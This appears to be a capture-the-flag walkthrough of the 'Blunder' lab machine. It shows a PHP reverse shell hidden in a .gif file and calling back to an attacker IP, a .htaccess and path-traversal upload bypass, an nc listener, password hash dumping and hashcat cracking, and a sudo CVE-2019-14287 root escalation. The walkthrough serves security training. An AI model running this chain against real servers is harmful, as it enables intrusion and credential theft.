
(root@kali)-[/Documents/htb/boxes/blunder]
# geany image.gif

```

```

image.gif x
47 set time limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.23'; // CHANGE THIS
50 $port = 1337; // CHANGE THIS
51 $chunk size = 1400;
52 $write a = null;
53 $error a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57 ..

```



now we have to upload a .htaccess file

```

image.gif x .htaccess x
1 RewriteEngine off
2 AddType application/x-httpd-php .gif
3

```

```
(root@kali)-[/Documents/htb/boxes/blunder]
# mv .htaccess.gif htaccess.gif

(root@kali)-[/Documents/htb/boxes/blunder]
# cat htaccess.gif
RewriteEngine off
AddType application/x-httpd-php .gif
```

Images

Choose images to upload

Browse



htaccess.gif

+ Insert ☐ Set as cover image

Delete

Navigation bar with back, forward, and home buttons. The address bar shows `10.10.10.191/bl-content/uploads/pages/7fe90055ce4717398523d7732a641911/`. Below the address bar are several tabs: GTFOBins, GitHub - swisskyrepo/..., Reverse Shell Cheat Sh..., Linux - Privilege Escala..., and Windows - Privilege Es...

Index of /bl-content/uploads/pages/7fe90055ce47

Name	Last modified	Size	Description
Parent Directory		-	
htaccess.gif	2021-05-31 12:05	55	
image.gif	2021-05-31 12:05	5.4K	
thumbnails/	2021-05-31 12:05	-	

Apache/2.4.41 (Ubuntu) Server at 10.10.10.191 Port 80

```

1 POST /admin/ajax/upload-images HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----301817817127137157701255655065
9 Content-Length: 579
10 Origin: http://10.10.10.191
11 Connection: close
12 Referer: http://10.10.10.191/admin/new-content
13 Cookie: BLUDIT-KEY=v3p7ndalij8alrjbe6ms1flcs0
14
15 -----301817817127137157701255655065
16 Content-Disposition: form-data; name="images[]"; filename="htaccess.gif"
17 Content-Type: image/gif
18
19 RewriteEngine off
20 AddType application/x-httpd-php .gif
21
22 -----301817817127137157701255655065
23 Content-Disposition: form-data; name="uuid"
24
25 13b22e6a326f68ee449f3721f25213a2
26 -----301817817127137157701255655065
27 Content-Disposition: form-data; name="tokenCSRF"
28
29 6588b295f9bd318324c4e14ae2ee01fc17a3647d
30 -----301817817127137157701255655065--
31

```

change htaccess.gif to be .htaccess

```

-----219930914519237251953398231245
Content-Disposition: form-data; name="images[]"; filename=".htaccess"
Content-Type: image/gif

RewriteEngine off
AddType application/x-httpd-php .gif

```


forward the request, we get

File type is not supported. Allowed types: gif, png, jpg, jpeg, svg

Choose images to upload

Browse

There are no images for the page.



the reason why we dont uploaded .htaccess file yet , lets upload it in another directory ../../tmp

Content-Disposition: form-data; name="images[]"; filename=".htaccess"
Content-Type: image/gif

RewriteEngine off

AddType application/x-httpd-php .gif

-----28408903569114361583356882267

Content-Disposition: form-data; name="uuid"

../../../../tmp|

28408903569114361583356882267

```
meterpreter > dir
```

```
Listing: /var/www/bludit-3.9.2/bl-content/tmp
```

Mode	Size	Type	Last modified	Name
100600/rw	55	fil	2021-05-31 07:30:56 -0400	.htaccess
100644/rw-r--r--	1139	fil	2021-05-30 18:10:55 -0400	qmAlpBAglb.png
100600/rw	27	fil	2021-05-30 17:55:44 -0400	shell.php
40755/rwxr-xr-x	4096	dir	2021-05-31 07:27:55 -0400	thumbnails

same for image.gif

-----21395145933216415674941403040

Content-Disposition: form-data; name="uuid"

../../../../tmp|

21395145933216415674941403040

```
meterpreter > dir
```

```
Listing: /var/www/bludit-3.9.2/bl-content/tmp
```

Mode	Size	Type	Last modified	Name
100600/rw	55	fil	2021-05-31 07:30:56 -0400	.htaccess
100644/rw-r--r--	5493	fil	2021-05-31 07:34:32 -0400	image.gif
100644/rw-r--r--	1139	fil	2021-05-30 18:10:55 -0400	qmAlpBAglb.png
100600/rw	27	fil	2021-05-30 17:55:44 -0400	shell.php
40755/rwxr-xr-x	4096	dir	2021-05-31 07:34:32 -0400	thumbnails

Index of /bl-content/tmp

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
🔙 Parent Directory		-	
🔍 image.gif	2021-05-31 12:34	5.4K	
🖼 qmAlpBAglb.png	2021-05-30 23:10	1.1K	
🔍 shell.php	2021-05-30 22:55	27	
📁 thumbnails/	2021-05-31 12:34	-	

Apache/2.4.41 (Ubuntu) Server at 10.10.10.191 Port 80

(root@kali) - [Documents/htb/boxes/blunder]

nc -lvnp 1337

Ncat: Version 7.91 (https://nmap.org/ncat)

Ncat: Listening on :::1337

Ncat: Listening on 0.0.0.0:1337

Ncat: Connection from 10.10.10.191.

Ncat: Connection from 10.10.10.191:39212.

Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

12:35:21 up 16:28, 1 user, load average: 0.00, 0.00, 0.00

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

shaun :0 :0 Sun20 ?xdm? 5:21 0.00s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/

bin/gnome-session --systemd --session=ubuntu

uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off

\$ whoami

www-data

\$

Index of /bl-content/tmp

blunder

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

```

www-data@blunder:/home$ cd /var/www/
www-data@blunder:/var/www$ ls
bludit-3.10.0a  bludit-3.9.2  html
www-data@blunder:/var/www$ cd bludit-3.10.0a/
www-data@blunder:/var/www/bludit-3.10.0a$ ls
LICENSE  README.md  bl-content  bl-kernel  bl-languages  bl-plugins  bl-themes  index.php  install.php
www-data@blunder:/var/www/bludit-3.10.0a$ find . | grep user
./bl-kernel/admin/controllers/users.php
./bl-kernel/admin/controllers/user-password.php
./bl-kernel/admin/controllers/new-user.php
./bl-kernel/admin/controllers/edit-user.php
./bl-kernel/admin/views/users.php
./bl-kernel/admin/views/user-password.php
./bl-kernel/admin/views/new-user.php
./bl-kernel/admin/views/edit-user.php
./bl-kernel/user.class.php
./bl-kernel/users.class.php
./bl-content/databases/users.php
www-data@blunder:/var/www/bludit-3.10.0a$ cat ./bl-content/databases/users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

```

{
  "admin": {
    "nickname": "Hugo",
    "firstName": "Hugo",
    "lastName": "",
    "role": "User",
    "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
    "email": "",
    "registered": "2019-11-27 07:40:55",
    "tokenRemember": "",
    "tokenAuth": "b380cb62057e9da47afce66b4615107d",
    "tokenAuthTTL": "2009-03-15 14:00",
    "twitter": "",
    "facebook": "",
    "instagram": "",
    "codepen": "",
    "linkedin": "",
    "github": "",
    "gitlab": ""
  }
}

```

10.10.10.191

GTFOBins GitHub - swisskyrepo/ Reverse Shell

Index of /bl-content/templates/

Name	Last modified	Size	Description
Parent Directory	-	-	
image.gif	2021-05-31 12:34	5.4K	
qmAlpBAglb.png	2021-05-30 23:10	1.1K	
shell.php	2021-05-30 22:55	27	
thumbnails/	2021-05-31 12:34	-	

Apache/2.4.41 (Ubuntu) Server at 10.10.10.191 Port 80


```

www-data@blunder:/var/www$ cd bludit-3.9.2/
www-data@blunder:/var/www/bludit-3.9.2$ ls
LICENSE  README.md  bl-content  bl-kernel  bl-languages  bl-plugins  bl-themes  index.php  install.php  todo.txt
www-data@blunder:/var/www/bludit-3.9.2$ cd bl-content/databases/
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ ls
categories.php  pages.php  plugins  security.php  site.php  syslog.php  tags.php  users.php
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

```

{
  "admin": {
    "nickname": "Admin",
    "firstName": "Administrator",
    "lastName": "",
    "role": "admin",
    "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
    "salt": "5dde2887e7aca",
    "email": "",
    "registered": "2019-11-27 07:40:55",
    "tokenRemember": "",
    "tokenAuth": "b380cb62057e9da47afce66b4615107d",
    "tokenAuthTTL": "2009-03-15 14:00",
    "twitter": "",
    "facebook": "",
    "instagram": "",
    "codepen": "",
    "linkedin": "",
    "github": "",
    "gitlab": ""
  },
  "fergus": {
    "firstName": "",
    "lastName": "",
    "nickname": "",
    "description": "",
    "role": "author",
    "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
    "salt": "jqxpjfnv",
    "email": "",
    "registered": "2019-11-27 13:26:44",
    "tokenRemember": "",
    "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
    "tokenAuthTTL": "2009-03-15 14:00",
    "twitter": "",
    "facebook": "",
    "codepen": "",
    "instagram": "",
    "github": "",
    "gitlab": "",
    "linkedin": "",
    "mastodon": ""
  }
}

```

we got a hash

hugo:faca404fd5c0a31cf1897b823c695c85cffeb98d

administrator:bfcc887f62e36ea019e3295aafb8a3885966e265

fergus:be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7

```

hashes x
1 hugo:faca404fd5c0a31cf1897b823c695c85cffeb98d
2 administrator:bfcc887f62e36ea019e3295aafb8a3885966e265
3 fergus:be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7
4

```

int a sha1sum

```

(root@kali)-[/Documents/htb/boxes/blunder]
# echo -n faca404fd5c0a31cf1897b823c695c85cffeb98d | wc -c
40

```



```
(root@kali)-[/Documents/htb/boxes/blunder]
# echo test | shasum | awk '{print $1}' | wc -c
```

41

MODE: 100
TYPE: SHA1

```
(root@kali)-[/Documents/htb/boxes/blunder]
# hashcat --username -m 100 hashes /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
hashcat (v6.1.1) starting...
```

faca404fd5c0a31cf1897b823c695c85cffe98d:Password120
hugo:Password120

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ su hugo
Password:
hugo@blunder:/var/www/bludit-3.9.2/bl-content/databases$ whoami
hugo
```

```
hugo@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cd /home/
hugo@blunder:/home$ cd hugo/
hugo@blunder:~$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
hugo@blunder:~$ cat user.txt
074dceaec6526106ce9de1b38251c1c1
```

```
hugo@blunder:~$ ls -al
total 80
drwxr-xr-x 16 hugo hugo 4096 May 26 2020 .
drwxr-xr-x  4 root root 4096 Apr 27 2020 ..
lrwxrwxrwx  1 root root    9 Apr 28 2020 .bash_history -> /dev/null
-rw-r--r--  1 hugo hugo  220 Nov 28 2019 .bash_logout
-rw-r--r--  1 hugo hugo 3771 Nov 28 2019 .bashrc
drwx----- 13 hugo hugo 4096 Apr 27 2020 .cache
drwx----- 11 hugo hugo 4096 Nov 28 2019 .config
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Desktop
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Documents
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Downloads
drwx-----  3 hugo hugo 4096 Apr 27 2020 .gnupg
drwxrwxr-x  3 hugo hugo 4096 Nov 28 2019 .local
drwx-----  5 hugo hugo 4096 Apr 27 2020 .mozilla
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Music
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Pictures
-rw-r--r--  1 hugo hugo  807 Nov 28 2019 .profile
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Public
drwx-----  2 hugo hugo 4096 Apr 27 2020 .ssh
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Templates
-r-----  1 hugo hugo   33 May 30 20:07 user.txt
drwxr-xr-x  2 hugo hugo 4096 Nov 28 2019 Videos
```


```
hugo@blunder:~$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

run bash as everyone but root

```
sudo underflow !root
```

<https://www.whitesourcesoftware.com/resources/blog/new-vulnerability-in-sudo-cve-2019-14287/>

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'root@kali:~#'. The command 'sudo -u#-1 id -u' is entered. The output is '0'. The prompt changes to 'root@kali:~#'.

```
root@kali:~# sudo -u#-1 id -u
0
root@kali:~#
```

```
hugo@blunder:~$ sudo -u#-1 bash
root@blunder:/home/hugo# id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo# cat /root/root.txt
3489dea80154b067c9f1d260633b2985
root@blunder:/home/hugo#
```